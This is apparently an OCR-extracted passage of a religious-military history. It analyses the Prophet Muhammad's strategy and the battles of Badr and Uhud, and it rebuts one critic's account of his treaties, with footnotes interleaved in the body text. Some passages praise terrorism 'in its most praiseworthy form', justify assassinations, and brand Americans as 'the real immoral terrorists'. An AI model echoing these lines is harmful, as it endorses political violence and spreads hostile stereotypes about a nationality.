[48] In Rodgers' version of the *Siirah,* the Prophet (S) told the *Ansaar* to terminate their covenants with the Jews of al-Madiinah *secretly* (as it was "apparently kept from the Jewish tribe leaders"); while the Prophet (S) himself never made any treaties with Banu Qaynuqaa', Banu an-Nadhiir, or Banu Quraydhah. The irony of this opinion is that, on top of the fact that Mr. Rogers doesn't bring us any evidence to show that this absolving of contracts was kept from the Jews, Rogers himself informs us that the Prophet (S) "announced openly to the Jews that he intended to expel them from Madinah.' He also informs us that after the *Hijrah* the Prophet (S) went on to immediately commence the 'Covenant of Madinah,' in which he sought the covenant of the Jews (with the acceptance of some of the minor tribes). If the Jews did not understand that the Prophet (S) was now the effective leader of the *Ansaar*, why would some of them enter into a covenant which clearly placed Muhammad (S) at the helm and placed all the inhabitants of al-Madiinah under his leadership? It only makes sense that the Jews realized that the *Ansaar*, and al-Madiinah as a whole, had a new leader. In such a case, it would not have been wise of them to expect that this new leader would be bound by any previous tribal-based covenants. Moreover, even if they expected such an awkward proposal, it would never have been possible for the Prophet (S) to maintain both of the contradictory covenants of al-Aws and al-Khazraj since they were based upon the old feuds that existed between them (as well as the feuds that existed between the Jews themselves). See the *tafsiir* of verse 84-85 *Surah* al-Baqarah in *Tafsiir ibn Kathiir*.

One must also add here that it is not fair for Mr. Rogers to accept the *Siirah* of ibn Ishaaq as a valid source on some occasions and then go on to reject the parts he wishes to negate on others. Moreover, these rejections are commonly without any proof other than his own fanciful notions or insignificant commentary by contemporary Orientalists. In *Siirah ibn Hishaam* (the source of ibn Ishaaq's *Siirah*) we can find explicit mention of covenants with Banu Qaynuqaa', Banu an-Nadhiir, and Banu Quraydhah along with the stories of how each one of them broke these covenants.

More importantly, if Mr. Rogers chooses to outright reject this history, without any grounds for such, it is quite wicked of him to then go on to accuse the Prophet (S) of always violating these 'alleged' treaties that supposedly don't exist. If there truly were no treaties as Mr. Rogers asserts, why then must it be a demonic act for the Prophet (S) to declare war on his enemies? This type of deviousness is characteristic of all of Mr. Roger's other commentary.

For example, he says: "Evidence within Islamic sources indicates that Muhammad took measures to provoke such conflicts, and then used minor incidents to justify the suppression or destruction of his enemies." While this sounds more like the Gulf of Tonkin, Pearl Harbor, and other such American escapades, Mr. Rogers did not give us a footnote for this smoking gun evidence.

In another statement he says: "Even the Qur'an implies that Muhammad could violate a peace simply because he suspected a tribe might prove treacherous." Here we are told to check the verse 8:58 along with the *tafsiir* of ibn Kathiir. He didn't mention that the end of that verse is that: "Allaah does not love those who are treacherous." Nor did he mention that ibn Kathiir brings multiple quotes showing that treachery is not allowed regardless of which side of the contract it stems. Mr. Rogers also neglectfully left out the fact that, should the Muslims fear that there may be some treachery from the side of the enemy, the right to negate the covenant comes with the condition that the Muslims must first make it absolutely clear that there is no longer any treaty before beginning any mobilization for war. The objective here is to remove the possibility of treachery, or even the accusations of such, by making all intentions of war and peace completely transparent. This is in stark contrast to both parties carrying out mobilization and counter-mobilization under the guise of a treaty. I don't believe any lawyer of international law would have any qualms with such a notion; unless of course he was a student of Mr. Rogers.

Another example of classic Mr. Rogers-type antics is his assertion that the Prophet (S) violated the Treaty of al-Hudaybiah. It's interesting to note in each of these stunning discoveries of Mr. Rogers how he always goes on to mention that all, or most, of the collectors of the *Siirah* got it all wrong by failing to document Mr. Rogers' version of the story. This superiority which Mr. Rogers has gifted himself is quite strange seeing as though Mr. Rogers' version of the *Siirah* is always in some way based upon the records of these men. In this case, Mr. Rogers tells us that the Prophet (S): "secretly supported a proxy who took to raiding the Qurayshi caravans," then he gave support: "for a group of women who migrated to Madinah," and: "finally, he returned to Makkah the following year for pilgrimage fully armed." First of all, Abul Basiir was never supported by the Prophet (S) in any way shape or form. Someone would be hard pressed to prove that the Prophet (S) even supported Abul Basiir morally. Of course, Mr. Rogers doesn't provide us with a shred of evidence in this regard because his word against the world is presumed to be quite enough. Secondly, the Treaty of al-Hudaybiyah was originally signed regarding the return of *men* who migrated to the Prophet (S) not women. On top of this ambiguity in the treaty, once the women had come of their own accord – without an ounce of support from the Prophet (S) – Quraysh did not come to al-Madiinah to collect them as they had done for Abul Basiir. This indicates that they realized that the migration of women was not included in the treaty. Finally, it was part of the treaty (refer to *ar-Rahiiq al-Makhtuum* p. 304 and al-Bukhaari no. 2551 and 2554) for the Prophet (S) to return the next year to perform minor pilgrimage with their swords in their scabbards, bundled up in the baggage of their mounts. This is exactly what the Prophet (S) did without any cheating or betrayal. Moreover, it remains to be asked: Where are the evidences that: "Qurasyh protested these actions?" Doesn't the fact that "they did virtually nothing to enforce the treaty," undermine a case for Mr. Rogers' alleged Qurayshi protest; especially after the treaty was supposedly broken by the Prophet (S) in such a flamboyant manner?

We also learn from Mr. Rogers that "virtually every testimony regarding a *ghazwah* or *sariyyah* that was sent out was preceded by the statement that a report had come to Muhammad that a neighboring tribe was preparing to attack the Muslims. Yet when the army sent to break up this enemy arrived, they would find no enemy army present. But they certainly found plenty of camels, sheep, and cattle, which they promptly seized and brought back to Madinah." Mr. Rogers brings this to attention because, apparently, the biographers of the Prophet (S) were all wrong about the Prophet's (S) habits of keeping treaties. The reality, we are told, is that: "he had little trouble with violating agreements, while making it appear as if his enemies were the first to do so." Unfortunately, since Mr. Rogers didn't give us any footnotes to prove this assertion of his, we will just have to wonder whether or not those tribes who were attacked were ever proven to have covenants with the Prophet (S) or not. Moreover, even if we found documentation of such a covenant, we would have to consult Mr. Rogers on whether or not we should just throw that to the wind anyway, since Mr. Rogers' *Siirah* is fond of flying in the face of everything ever known to be true by consensus.

refer to them as allies, it should also be noted that they notoriously proved themselves to be extremely treacherous.

Later on, there were also a few Arab tribes, such as Khuzaa'ah, who allied themselves with the Muslims; which was due mainly to the fact that they were at odds with Quraysh.

There are also a few exceptional instances of individuals, independent of their tribes, acting in favor of the Prophet (S) and the Muslims. Suraaqah bin Maalik bin Ju'shum, for example, aided the Prophet (S) and Abu Bakr (R) in escaping the search party of Quraysh during the Migration, despite remaining upon his disbelief for much of his life. There is also documentation of Safwaan bin Umayyah joining the Muslims in battle against the Polytheists before actually accepting Islaam. The former was mesmerized by Allaah's miraculous protection of His Messenger (S) while the latter was mainly driven by typical tribal calculations (preferring Quraysh over Hawaazin).

Enemies

The enemies of the Prophet (S) were plenty. Virtually all of the polytheist Arabs, with Quraysh at the helm, were at war with the Prophet (S) and the Muslims. On a larger scale, yet to a lesser degree of intensity, the Romans and the Persians were also hostile; especially towards the end of the Prophet's (S) life[49]. There was also the perpetual problem of the swinging allegiance of the Jews and the clandestine presence of a fifth column, the Hypocrites, from within the Muslims' ranks.

The General Policy:

This disparity between the number of friends and foes required the Prophet (S) to masterfully apply the arts of diplomacy and war in order to evade an all out onslaught and the imminent annihilation of the small Muslim population. It was to be an even greater task to transcend the objective of survival to further aspire for the goal of supremacy. Exercising the rule of divide and conquer, exploiting weaknesses and past enmities,

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The final example is Mr. Rogers' assertion that the Prophet (S) was never fond of paying the bloodwit except: "when it suited his purposes." In fact, he says, the bloodwit was used as a pretext: "to create a controversy with the *Banu* al-Nadir to expel them from Madinah." The main proof for this lack of respect for the bloodwit lies strangely in the stories of war criminals who were assassinated. Why the bloodwit would have to be paid to known and open enemies of Islaam is confounding. With regards to his second point, the fact that the Prophet (S) went to ask Banu an-Nadhiir to uphold their part of the treaty by helping to pay for a bloodwit does not seem to be as controversial as the fact that they took the opportunity to conspire to kill him by throwing a boulder on his head. Of course one could add here that, if it was as Mr. Rogers has informed us, there was never a treaty between the Prophet (S) and Banu an-Nadhiir to begin with. In that case, no one can really be blamed for acting hostile in an openly hostile environment.

What we learn from these examples is that Mr. Rogers is not capable of holding his train of thought long enough to make rational deductions. It seems that his sole purpose, of unrestrictedly defaming the Prophet (S) without scruples, has kept him from realizing that in the course of his slander he has fallen into countless glaring contradictions which undermine his points at every turn.

[49] See the battle of Mu'tah (*ar-Rahiiq al-Makhtuum* p. 358) and Tabuuk (p. 417) and the response of Kisraa to the letter of the Prophet (S) (p. 316).

prioritizing enemies, preserving a high level of security and an edge in intelligence gathering, remaining financially stable, defending credibility, dominating the media, keeping the moral high-ground, maintaining high morale, seizing and holding the initiative, and constantly implementing innovative tactics were all essential elements for any strategy that hoped for success.

The Instruments of Power:

The Military - Despite having fewer numbers, the Prophet (S) consistently out-performed the enemy in planning and executing. His leadership skills and ability to motivate and raise the morale of the Muslims was unprecedented. Additionally, the Prophet (S) was using all of the armor, weapons, and tactics known to the Arabs of his time while introducing other innovations along the way[50].

Some of the tactics in the Prophet's (S) playbook included: Sieges[51], along with the usage of catapults; trenches[52]; standard face to face warfare; duals; assassinations[53]; economic embargos[54]; ambushes and *ghaniimah* (war booty) operations[55]; night/day raids[56]; and

[50] Mr. Rogers gives us a few positive thoughts here. He tells us that although the army of the Prophet (S) was small they: "quickly became elite," and he mentioned that in the Battle of the Trench: "Using deception and deceit, Muhammad was able to divide the coalition, while engaging in a month-long battle of attrition using tactics the Quraysh had never before seen. Despite numerical and technological superiority, the Quraysh withdrew from Madinah, with Muhammad noting that the Muslims would now raid them mercilessly." Also he said: "Muhammad's campaign against the Quraysh was in large measure an asymmetric one in which he generally refused to engage his enemies on their terms. He used tactics and principles quite foreign to both the enemies of his time and to Westerners today."

[51] See the battles of Banu Qaynuqaa' (*ar-Rahiiq al-Makhtuum* p. 198), Banu an-Nadhiir (p. 269), Banu Quraydhah (p. 279), Khaybar (p. 325), and Taa'if (p. 408).

[52] See the battle of al-Ahzaab (ibid, p. 274), or the 'Battle of the Trench.'

[53] See the assassinations of Ka'b bin Ashraf (ibid, p. 204) and Abu Raafi' (p. 282). Mr. Rogers says: "During Muhammad's consolidation of his authority in Madinah, he ordered a number of high-profile assassinations. While this may seem common enough in the context of history in reality it was quite novel for Arabia." Also, "By using assassination as a tactic, Muhammad moved outside of the experience of his opponents." Not one to let an opportunity slide, Mr. Rogers went on to tell us that these assassinations broke all the rules of the day because the Prophet (S) refused to pay the bloodwit for those who had been assassinated. What he failed to realize was that assassinations were only used against known war criminals who did much worse than denying the "Holocaust," or hailing Hitler. Furthermore, the bloodwit is only applicable when there is a covenant to protect those who were killed. Unfortunately for us, Mr. Rogers is using asymmetric principles on us by forcing us to live up to two separate sets of rules simultaneously. We are blamed for not having covenants with the enemy, while claiming to have them, yet at the same time any act of aggression on our part is seen as a betrayal of these same phantom covenants. Even if we keep our bargain, history can be ignored to show that we actually acted treacherously. Finally, any time the enemy is proven to have breached the contract any act on our part is seen as an over-reactive response or as seeking after a pretext.

[54] The Prophet (S) was largely shutting down the trade routes of Quraysh or at least seriously hampering them. Although not under the leadership of the Prophet (S), Abul Basiir (ibid, p. 310) was also very effective at doing the same after he fled Makkah. In spite of Mr. Rogers' wishes, there is no proof that the Prophet (S) was behind these efforts; although they were no doubt a great help to the interests of the Muslims as whole.

[55] There were many ambush attempts before the Battle of Badr that left Quraysh in constant fear for their merchandise.

scorched earth policy[57]; while deception[58] and pre-emptive attacks[59] were also from amongst the tactics used throughout. It could even be added here that Terrorism, in its most praiseworthy form and connotation, was a tactic employed by the Prophet (S) with great skill. This tactic was also accompanied at times with the use of the seemingly conflicting, yet truly complimentary, elements of Hearts and Minds operations[60]. This is

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[56] See the battles of Khaybar (ibid, p. 325) and Mustalaq (p. 286). The first began at dawn, while the second occurred during normal daylight hours. There is also the *hadiith* of Sa'b bin al-Jaththaamah (al-Bukhaari no. 2850) about night raids.

[57] Palm trees were cut down during the battle of Banu an-Nadhiir. See *Surah* al-Hashr: 5.

[58] Deception was used when approaching Makkah during the year of al-Hudaybiyah by maneuvering right, around Khaalid bin al-Waliid, when he was expecting the Muslims to use a more well trodden road instead (al-Bukhaari no. 2581). During the battle of Mu'tah Khaalid bin al-Waliid gave the impression that reinforcements had come, and then he retreated while keeping his formation; leading the Romans to believe he was drawing them into a trap. In general, the Prophet (S) never went on a campaign without giving the impression that he intended a direction other than his true line of attack (al-Bukhaari no. 2787).

[59] Banu al-Mustalaq had made plans to attack the Prophet (S). Before they could act the Prophet (S) managed to surprise them in a day raid while they were grazing their animals. Apparently, according to Mr. Rogers this was a despicable act because the Prophet (S) *must* have had a covenant with all of those he raided. This, of course, was not the case.

[60] Mr. Rogers explains: "Muhammad created this constant image of the pending threat and used it to full advantage. He did this by selectively using terror to leverage future enemies into submission, a method to which he himself admitted." Here he quotes: "I have been made victorious with terror for a distance of a month" (al-Bukhaari no. 328), as well as the case of the execution of the treacherous bandits from 'Uraynah (al-Bukhaari no. 231), and the cry of despair from the people of Khaybar the morning of the battle (al-Bukhaari no. 364) as examples. Then he says: "But this threat of terror could also be mitigated by compassion and mercy. After the conquest of Khaybar operation, a Jewish woman attempted to poison the Prophet. While one of his companions died Muhammd spit the tainted meat from his mouth and then questioned the woman about her actions. Upon her confession that Muhammad was surely a prophet, and thus strengthening his standing with his people, he had the woman released. Fear and terror would be followed by sighs of relief. Others would experience this same tension that would drive them to give their Islam, as witnessed by the letters sent by Muhammad to neighboring tribal leaders." The Prophet (S) also opened his hands in amnesty to the slaves who wished to surrender to the Muslims during the siege of at-Taa'if. He even refrained from chopping down the palm trees of at-Taa'if when the holed-up Disbelievers called out for mercy. Of course, no one can forget to add that the Prophet (S) completely forgave the people of Quraysh, with the exception of a few war criminals, when he strode victoriously in to Makkah bowing humbly on his mount.

Most of the above quoted material from Mr. Rogers about terrorism and hearts and minds campaigns is truth. The only contention here with Mr. Rogers is simply in regards to his claim that the Prophet (S) had no concern for following any rules or principles when engaging in terror operations. He insists that: "Muhammad and his men quickly gained an incredible and even insatiable love for the spilling of human blood and gore, even that of their own," and that: "Muhammad and his men were almost ruthless to the point of excess." This is in complete contradiction to the statements and actions of the Prophet (S) who was recorded as constantly reminding his generals not to spill innocent blood (Muslim no. 4619, also see al-Bukhaari no. 2851). The Prophet (S) was also known for his kind treatment of war prisoners (see the story of Thumaamah bin Uthaal, al-Bukhaari no. 450). Even when Khubayb was being oppressed at the hands of Quraysh, he did not extend his hand in aggression towards one of their children when he had the chance to harm him (al-Bukhaari no. 2880). Additionally, even after the mutilation of one of his most beloved family members, Hamzah (his paternal uncle), the Prophet (S) did not let his emotions cloud his thought. When given the opportunity for revenge he ordered his companions to refrain from mutilating the enemy (See the *tafsiir* of *Surah* an-Nahl: 126).

It is a common psychological problem for obsessively violent and brutal people to see the rest of the world as having similar pent up aggressions. This is why it should come to no surprise that an American such as

seen most clearly through his (S) strategy of deterrence through swift reprisal[61], while always keeping his hand outstretched and giving a second chance to hapless one-time offenders[62].

It is also worth noting that the Prophet (S) foretold of the military trend we find so common today, but was so unimaginable during an era in which the sword was king…the trend of projectile warfare. He (S) said: "Indeed strength is shooting projectiles."[63] Of course at that time, as we shall see below, this simply equated to having superior archery skills, but the meaning of this broad statement is in no way limited merely to these outdated means of war. This statement was but a prophesy explaining how the future of warfare was to unfold. Now, in an age in which rifles, artillery, and missiles are the common methods of attack, I believe it is quite obvious to all that this *hadiith* holds much more meaning than a simple encouragement towards out shooting the Polytheists of Quraysh in a few battles.

Other similar important trends in warfare have also been highlighted by the Prophet (S) such as the importance of cavalry. The Prophet (S) even foretold of the use of steeds of war, and their continued importance, all the way till the end of time[64]; as is attested to by the use of horses well into the world wars and even during the recent war in Afghanistan. He (S) also foretold, and highly approved, of the early seafaring missions of the companions, pointing to the future important trend of naval power[65].

Some Battles:

The following is by no means an extensive listing of the Prophetic Battles nor is it a complete record of events. These are only some snapshots from three of the most eventful battles in which the Prophet (S) participated. The intent here is only to show how the Prophet (S) was always fully aware of his objectives, his own strengths, and his enemy's strengths, as well as the environment and time constraints within which he had to operate. He also consistently proved to be a resourceful and charismatic leader who knew how to

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Mr. Rogers would think that the Prophet (S) would allow himself to succumb to the same demonic whispers common amongst contemporary American soldiers. How many pictures of torture, massacres, and rape with smiling American faces on them do we have to see before we realize who the real immoral terrorists are?

[61] The execution of the warriors of Banu Quraydhah was one of the most drastic actions taken by the Prophet (S) against an enemy. The reason for such drastic action was that Banu Quraydhah had left their pact with the Muslims during their most trying hour. The presence of this pact is mentioned explicitly in all of the books of the *Siirah* and it is only rejected by Mr. Rogers whenever it seems favorable to do so. In other cases he tells us that: "One *hadith*, or tradition, indicates that at best there was a "non-binding" agreement between the two sides and thus no formal treaty at all." His reference for this is *Tabaqaat ibn Sa'd* which affirms the contract very clearly. The books of *Siirah* even mention that the Prophet (S) took the extra step of sending a delegation to make sure whether or not the covenant had been intentionally nullified by the leadership of Banu Quraydhah.

[62] The hadiith of Thumaamah has been mentioned previously. There are also other examples of releasing prisoners for ransom and without ransom (al-Bukhaari no. 2970 and 2400).

[63] Muslim no. 5055. See also al-Bukhaari no. 2743.

[64] Al-Bukhaari no. 2694. See also no. 410, 2242, 2698, 2708, and 2748.

[65] Al-Bukhaari no. 2636 and 2766.

use the elements of security and surprise to out maneuver his enemies through simple yet thoroughly planned operations. Despite all odds and obstacles he was able, time and again, to remain versatile and change along with the events to seize the initiative from his opponent in order to quickly mount an offensive all the way to the rearmost territory of their strategic depth.

However, the Polytheists, in stark contrast, usually relied upon superior numbers without giving much effort towards extensive planning or preparation. Their leadership was mostly divided, while their motivation usually hinged only upon financial considerations or revenge. Their large coalitions, although powerful in size, were usually weak in morale, cohesion, and resolve. They were mostly predictable in their methods and rarely excelled in introducing innovative tactics[66]. The flanking measure of Khaalid bin al-Waliid (R) during the battle of Uhud, the misinformation scheme before Hawaazin's surprise ambush at Hunayn[67], and the counter-siege measures used during the battle of at-Taa'if, are the only notable exceptions. Despite all of their seemingly large advantages they failed consistently to actually use them in their best interests. It is also not to their credit, as the stronger force, that they were often found acting treacherously and dishonorably; presumably in order to level the playing field[68].

Badr[69]:

This battle was an unintended one for both the Muslims and the Polytheists. The Muslims had originally only intended to attack a virtually unarmed caravan for reasons more

[66] Mr. Rogers tells us that: "The Quraysh were divided in their opinions and more concerned with earning wealth, especially during the *hajj*, than they were in engaging in the hardships of field campaigning." Also he said: "While the Quraysh were nervous about waging war against people who they still considered to be their brethren, Muhammad had stripped the Muslims of their family ties and identity, uniting the *muhajirin* and *ansar* into one new tribal brotherhood, with more concern for obedience to the Prophet than loyalty to traditional family, clan, or tribe, thus establishing deep psychological cohesion. Finally, the Quraysh were actually squeamish, with a few exceptions, about the horrors of the battlefield." In another passage he says about Quraysh: "While the latter was technologically and numerically superior, they lacked the drive and determination to kill their enemy, and there are also indications that they did not believe in ultimate victory. In fact, it is difficult to determine if they even understood that the early Muslims were their true enemies. More concerned about economic prosperity and the opinions of other tribes in the area, the Qurayshi leaders were unwilling to implement the measures needed to deal the fatal blows to Muhammad's insurgency. Equally important was the infiltration within their own ranks of secret Muslims, who not only confused the counsel of the Qurayshi leadership, but also provided valuable intelligence and financing to Muhammad, and even helped protect the property of émigré Muslims within Makkah. Indecisive and confused, the Quraysh were unable to maintain their coalitions, thus finding themselves increasingly isolated. When Muhammad's army marched on Makkah, the Qurayshi leaders all but collapsed with their principal men rushing to give their Islam."

[67] The Polytheists changed their camp after the Prophet (S) had already received intelligence of their position; confusing the Muslims and deceiving them into crossing a dangerous mountain pass unprepared for an ambush.

[68] The most notable example was the support Quraysh gave to their allies to attack the Prophet's (S) allies during the term of the treaty of al-Hudaybiyah. There are also the dishonorable mutilations of Uhud and the attempted ambush of the Prophet (S) in the *haram* during his stay at al-Hudaybiyah for examples.

[69] Refer to *ar-Rahiiq al-Makhtuum* (p. 156). Additionally, *Khalid bin al-Waleed: the Sword of Allah* is also a good source of detailed information about the main battles between the Prophet (S) and Quraysh. The battle maps presented are taken from the latter source.

financially motivated than military. Similarly, the Polytheists were originally collected in haste simply in order to safely retrieve their wealth from the Muslims' deadly ambush. Due to this fact, neither side can truly claim superiority in their initial planning. The battle does illustrate, however, the Prophet's (S) versatility, his ability to adapt to changes under pressure, his charismatic leadership skills, and the extremely resilient morale and firm faith of the Muslims.

In addition to a lack of planning, the Muslims must also concede that they forfeited the element of surprise through an intelligence blunder. When a small party was sent out to retrieve information about the caravan of Abu Sufyaan from a nearby oasis they carelessly left traces (date pits in their mounts' droppings) which easily translated into the recent presence of the Muslims. Immediately Abu Sufyaan changed routes and called for reinforcements. This put the Muslims at the further disadvantage of having far inferior numbers while at a considerable distance from Madinah.

Here a crucial decision was made, illustrating the Prophet's (S) superb leadership quality of maintaining clear judgment despite the fog and friction of war. The Prophet (S) concluded that the Muslims would have to stand their ground, despite the mounting disadvantages they faced, in order to deny Quraysh the crushing advantage of frenzied morale. If the Muslims turned and fled home this would signal cowardice and weakness. All credibility would be lost. It would only be a matter of time before Madinah fell stunned into the hands of the enemy. This single decision exemplifies the greatest advantage the Muslims possessed: courage and undying faith.

After the decision was made, the Prophet (S) chose to conduct the pre-battle reconnaissance for himself. After denying the locals any useful information about the presence and intentions of the Muslims, the Prophet (S) proceeded to extract vital information, regarding the exact number of the Polytheist forces, from two of their water-boys.

Through this information the Muslims came to realize that they faced nearly 1000 Polytheists (while their own numbers were around 315) with around 100 horses (compared to their 70 camels). This numerical advantage was largely taken care of by matters beyond the human capability of the Muslims.

At the onset of the battle, the Muslims were made to see the enemy as much fewer in number than they actually were, giving them confidence to fight on. Paradoxically, the Polytheists were also made to see the Muslims as few in number. Instead of helping them, this actually led them to becoming *over*-confident.

In fact, this over-confidence was already in effect well before the two armies had met. After securing the caravan, in a manner expressive of the lack of unity of command amongst the Polytheists, Abu Jahl heatedly over-ruled Abu Sufyaan's plea to rationality. Instead of being pleased and content with the salvation of the caravan, Abu Jahl decided to plunge heedlessly forward in a drunken stupor in order to establish Quraysh's dominance for all the Arabs to see. What he failed to take into account, however, was that

the numerical advantage of Quraysh's forces was seriously undermined by their lack of motivation for any serious combat. This lack of motivation was due to the fact that 1) the Polytheists still viewed the Muslims as being from their near of kin and therefore not a worthy mortal opponent and 2) their original incentive for leaving their homes in the direction of Badr was purely of a financial and worldly nature. Virtually none of the Polytheists were particularly ready or fond of dying in this ill-orchestrated battle with the Muslims.

Although, the Muslims had been assured by divine revelation that they were to succeed, they did not simply leave everything to 'chance.' They did not remain idle and careless out of misconstrued concepts of reliance upon Allaah's divine Will. Instead they took all means available to them in order to make the best of the situation.

In this regard, the Prophet (S) exercised excellent leadership qualities by giving the Muslims an opportunity to voice their concerns about the chosen battlefield as well as their advices about how the battle should be carried out. The result was an increase in morale and an improvement of the battle plan. The Prophet (S) took the advice of Habbaab bin al-Mundhir and he placed the Muslim army in a forward position protecting the wells of Badr. This gave the Muslims a tactical logistical advantage and it further caused Quraysh to act irrationally once they realized that they would be left to die of dehydration should they hesitate. The Muslims also laid an emergency escape plan for the Prophet (S). They placed his head quarters in the rear and they prepared fast camels for his quick return to Madiinah should the Muslims be defeated.

After these limited means had been exhausted, the Prophet (S) prayed for Allaah's victory. The answer to this supplication was seen through a sparse rain that made the fighting positions of the Muslims compact and solid while leaving the positions of the Polytheists soft and loose. The angels also descended to engage in the fight; leaving the corpses of the Polytheists noticeably scorched by their fiery swords. Also, the Prophet (S) threw a handful of sand that entered the eyes of the enemy by the Will of Allaah.


Once the battle commenced, it was also of extreme importance that the Muslims chose to open the encounter with a series of duals that showed the Muslims' qualitative superiority in hand to hand combat. Many of Quraysh's 'finest' were laid to waste by the Muslim warriors. This only further increased the morale of the Muslims and served to severely dash the morale of the over-confident Polytheists.

It is also worth mentioning that the Prophet (S) ordered his companions to maintain the tactical defensive until the Polytheists had reached within the range of combat. This allowed the Muslims to maintain their superior fighting positions (due to the compacted sand), along with their organization and ranks, while the Polytheists were forced to struggle in a less orderly fashion through the loose sand. The Muslims were also allowed the advantage of sniping the approaching Polytheists, using their superb archery skills, before the Polytheists were even within striking range.

After the Polytheists were met with a more determined enemy than they had bargained for, the Muslims, armed with reminders of the great rewards for martyrdom in Paradise, further pressed their newly found advantage of surprise. They seized the tactical initiative and sent Quraysh falling over their heels in retreat; leaving corpses and prisoners of war behind.

The upsetting outcome of this battle created two conflicting themes. The first is an increase in the Muslims' stature which raised their morale and kept their enemies further at bay. The second is an increase in hatred amongst many of the Polytheists giving them the long-lost motivation they had previously lacked to relentlessly attack the Muslims with firm determination.

Uhud



Determined to regain their lost honor, Quraysh decided to set out for al-Madiinah in full force. To further express their intention of conquest they brought along their women and children, motivating them not to flee in the face of the Muslims.

At the sight of this formidable foe, once again the Prophet (S) exercised his honed leadership skills. He provided his companions, especially the *Ansaar* (the original inhabitants of al-Madiinah), the opportunity to voice their concerns and advice. The Prophet (S) had originally intended to fight the Polytheists from within al-Madiinah due to its relative ease of defense, given its mountainous natural barriers. But many of the *Ansaar* had missed their opportunity to share in the battle of Badr, giving them zeal and a sense of overconfidence that led them to insist on going out to fight the enemy, against better judgment.

This decision put the Prophet (S) at a 'self-inflicted' disadvantage that he would have to handle through even better planning efforts. It is easy, at this point, to suggest that the Prophet (S) should have refused to act upon this suggestion of the *Ansaar*, but the reality is that he (S) could have faced greater disadvantages, of dissention and loss of morale amongst his closest companions, had he pressed his more tactical choice.

It is also true that this choice gave 'Abdullaah bin Ubay bin Saluul extra ammunition to use in his propaganda war against the Prophet (S). In fact, through his incitement against the Prophet (S) ibn Ubay actually managed to single-handedly cause one third of the Muslim army to defect back to al-Madiinah at a time of severe adversity for the Muslims.

But, while all of this might very well be the case, it should also be noted that it was already a foregone conclusion that ibn Ubay would inevitably try such a tactic regardless of what the Prophet (S) decided. Proof of this can be seen in the actions of the Hypocrites during the Battle of the Trench which was fought from within al-Madiinah without any outstanding controversy between the Prophet (S) and ibn Ubay. It was also far better that the Prophet (S) maintain the loyalty and morale of his true followers than to cater to those who would never be pleased regardless the decision taken.

At any rate, the Prophet (S) made up for these aforementioned disadvantages by masterfully choosing the best possible positions for each of his companions who numbered around 700 with 50 archers. He chose a flat plain between two mountains to prevent the larger army of Quraysh the opportunity of flanking the fewer Muslims. He also placed the archers on a tactical high ground which left all of the key terrain under Muslim influence.

In this battle, as was the case for Badr, the Muslims were ordered to maintain the tactical defense in order to make the most of their archers' superiority over the enemy. In this regard, the archers were also given stern warnings not to leave this key terrain no matter what. If there should be a defeat, this would be the best place for the Muslims to regroup their strength, and if there should be a victory, holding this terrain would be an important security measure to protect the Muslims while they lose their organization and ranks to gather the war-booty.

Although the Muslims' positions could be a source of curiosity for some, as they left the road to al-Madiinah open in front of Quraysh, this tactic was actually quite commonplace.

Should the Muslims find themselves circumvented, the invaders would inevitably have to face a rear attack in unfriendly territory. Furthermore, the center of gravity in the minds of Quraysh was not al-Madiinah or the Muslims for that matter. They sought only to kill the Prophet (S).

It is worth mentioning here that the Prophet (S) wore full armor for the Battle of Uhud. This goes to further illustrate that it was only after taking all of the means at his disposal that the Prophet (S) went forth to meet his enemy numbered at 3,000 with 200 horses.

The Muslims lost Hamzah[70] (R) early on in the battle, which was a huge psychological loss, but they continued to fight on courageously regardless. Eventually their determination, along with the exquisite preparation of the Prophet (S), led to a stunning victory for the Muslims by the Will of Allaah. The Polytheists were sent into a wild and confused flight with the Muslims hot on their tails.

The outcome of the battle, however, was to be a shocking reversal of events. The archers disobeyed the Prophet's (S) clear orders, causing not only a shift in tactical advantages but also the incurrence of the wrath of Allaah and the removal of His support for the Believers[71].

Khaalid bin al-Waliid, still a general for the Polytheists, seized this opportunity and shifted the momentum of the battle in favor of Quraysh. Immediately, the disorganized Muslims fell prey to an enemy that newly realized both a numerical and territorial advantage.

This mistake could also in no way be attributed to the Prophet (S). It was a clear matter of insubordination and not one of lack of clear instruction. But once again, the Prophet (S) managed to make the best of the situation despite all odds.

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[70] Hamzah bin 'Abdil Muttalib was the paternal uncle of the Prophet (S). Unlike Abu Taalib, Hamzah not only aided the Prophet (S) and fought along his side, he also accepted Islaam and submitted to Allaah as a true Muslim. He was known as the 'master of the martyrs,' and his death especially affected the Prophet (S).

